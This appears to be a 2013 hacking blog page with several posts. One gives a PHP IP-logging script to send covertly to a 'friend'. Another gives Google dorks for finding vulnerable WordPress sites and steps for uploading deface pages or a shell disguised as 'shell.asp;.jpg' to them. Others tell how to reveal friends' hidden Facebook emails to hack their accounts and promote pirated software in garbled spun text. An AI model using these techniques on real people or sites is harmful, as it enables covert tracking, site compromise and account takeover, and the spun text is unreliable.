Sunday, 27 January 2013

HOW TO GET IP ADDRESS OF ANYONE USING JUST A PHP SCRIPT


HELLO DAVIDREX BACK GOING TO TEACH YOU HOW TO GET IP ADRESS OF SOMENONE USING PHP ............ (SOOO SIMPLE)
AND THIS ALSO WORKING
# ONLY 3 STEPS

1) COPY THE CODE BELOW AND PASTE IT IN THE NOTEPAD(code must be the same) :


<?php
$ip = $_SERVER['REMOTE_ADDR'];
$open = fopen('logs.html' , 'a+');
$fwrite = fwrite($open , $ip.'<hr />');
$fclose = fclose($open);
header('Location: http://rexcybertrix.blogspot.com/');
?>

2) NOW SAVE THAT AS INDEX.PHP. 

3) THEN GO TO ANY FREEE WEBHOSTING SITE AND SIGNUP.

4) GO TO FILES > FILE MANAGER 1 > AND UPLOAD THE CODE(INDEX.PHP) THAT U SAVED EARLIER....

5) NOW SEND THAT DOMAIN THAT YOU REGISTER AND UPLOAD THE CODE TO YOUR FRIEND... IF HE CLICK THAT, AUTOMATICLLY U WILL GET THE IP ADRESS IN THE LOGS HTML.

#HAVE ANY PROBLEM FEEL FREE TO COMMENT AND ASK .... GOOD BAI 
VISIT OUR BLOG DAILY....

Saturday, 26 January 2013

System Speed Booster 2.9.7.6 Full Version Free


System Speed Booster offers the free scan and removal of system's obsolete registry entries and junk files, to protect your personal information and optimize the system to the best condition, with its multiple, solid features and sleek interface System Speed Booster is full of energy and capacity to provide the best computer utilities for customers, such as registry cleaner, system optimizer, disk checker and so on. System Speed Booster functions you multi tactics to speedup your system for each individual start-up and running. For a start, it will receive reduce PC personal PC brakes and drops the lifeless fat in apps, producing your clean running, browsing or enjoying. Secondly, it tune away from the rip-off solutions and procedures. to your program.Eventually, as a result of a wide-ranging other optimizations, your individual home PC is actually new subsequently after optimization.


Source :- Best4Hack

[TUT]Creating a penetration lab in windows

In last few posts i have tell u about the hacking windows using backtrack, but in all the posts i was not exploiting the real victims, i was just hacking my own OS installed on my system means i had created a penetration lab.

Whats a Penetration Lab consist of-->

1. Attacker OS(you may use backtrack,Backbox)
2. Victim OS(Win Xp or any other win)

Now i am gonna tell you how to create your own penetration lab by just following few steps.

Things you will need ---->

1. Virtual Box. Download it from here.
2. Bootable DVD of attacker or victim OS to installs OS's.
3. Brain.

Lets start------>

1. Install Virtual Box.


2. Now create two virtual machines name first as attacker and second as victim.Like i created in pic given below.


3. After creating both virtual machines install respective operating system in it. Like I am gonna install Backtrack as attacker OS and win xp as victim OS.

4. Now after installing all OS's the thing you have to do is creating network connection for both OS's for that you have to follow a simple procedure.

5. Right Click on any virtual machine from list and click settings and click on Network tab in left side and you will get network tab like I get in image.


6. As you see in image in Adaptor 1 tab Attached to is selected to NAT. Just change it to Host-Only Adaptor and click Ok like i do in image given below.

7. Do same as in step 6 for second OS.

Now you may start doing your exploitation work.

Note-->
Must keep same settings that i kept in step 6.

Plz comment if feel any query about this tutorial.

AWESOME GOOGLE DODLES / TRICKS PART 1


1) GOOGLE GRAVITY:

GO TO WWW.GOOGLE.COM , ENTER "GOOGLE GRAVITY" IN THE SEARCH BAR. HIT "I'M FEELING LUCKY"...NOW SEE WHAT HAPPENS

2) TILT OR ASKEW
GO TO WWW.GOOGLE.COM THEN TYPE TILT AND CLICK ENTER
3) MENTALPLEX
IM SURE THAT THIS TRICK WILL MAKE YOUR MIND CRAZY
4) GOOGLE PACMAN
WOW THIS IS MY FAVOURITE GOOGLE DOODLE 
AWES0ME !!!!


Friday, 25 January 2013

Hack WordPress With Comment Upload Plugin


Hey hiii guys Welcome to Best4Hack and today i m going to share a trick from which you able to hack WordPress With Comment Upload Plugin Technique and this is very east Technique and more than 10000+ website are variable form this OK so let get start

Step 1 

Open Google Search and type the given below dork.

Google Dork
"inurl:/wp-content/plugins/easy-comment-uploads/upload-form.php"
/wp-content/plugins/easy-comment-uploads/upload-form.php 

Index of /wp-content/plugins/easy-comment-uploads

Step 2

Select any website from the search result The exploit URL will be like this  
http://anysite.com/wp-content/plugins/easy-comment-uploads/upload-form.php
Now upload your Deface Page like .TEX file or in Image format and in some you can also upload your shell in image format like shell.asp;.jpg
To check your uploaded Defect Page add "/wp-content/uploads/2013/01/your file name" in front of hacked URL without " " like http://anysite.com/wp-content/uploads/2013/01/your file name you can change the date as per your upload like you upload your file on 2-3-2013 then just change URL like this http://anysite.com/wp-content/uploads/2013/03/your file name to see your defected page

Thank you  for visiting on our site and reading our post......

WARNING :-
 THIS POST IS ONLY FOR EDUCATIONAL PURPOSE ONLY I M AND MY SITE NOT RESPONSIBLE FOR ANY MISS USE OF THIS POST IN ANY WRONG WAY


SOURCE ----> Best4Hack

BLOG CONTEST MALAYSIA 2013

HOW TO SEE YOUR FACEBOOK FRIENDS EMAIL


HELLO ALL ITS ME DAVIDREX . TODAY IM GONE TEACH YOU HOW TO SEE THE EMAIL ADDRESS OF YOUR FRIENDZ WHEN IT HAS BEEN LOCKED.
USING JUST A FEW STEPS.................

GENERALLY THIS METHOD IS USED FOR HACKING FACEBOK ACCOUNT.
BECAUSE MOST OF THE FACEBOOK USERS STARTS TO HIDDEN THEIR FACEBOOK EMAIL TO AVOID HACKING THEIR ACCOUNT.
1)GO HERE --------------> YAHOO
2) IT WILL LOOK LIKE THIS
3) CLICK THE FACEBOOK ICON AFTER YOU ENTER YOUR EMAIL AND PASSWORD.
4)THEN IT WILL LOOK LIKE THIS
5) NOW CLICK THE FACEBOOK ICON
6) AFTER THAT IT WILL LOOK LIKE BELOW
7) NOW CLICK OK
8) THEN THIS WILL APPEAR
9) ITS FINISH..
10) THE EMAIL WILL APPEAR ON THE SCREEN IN YOUR LEFT SIDE
TQ
IF YOU MISSED JUST COMMENT BELOW.........................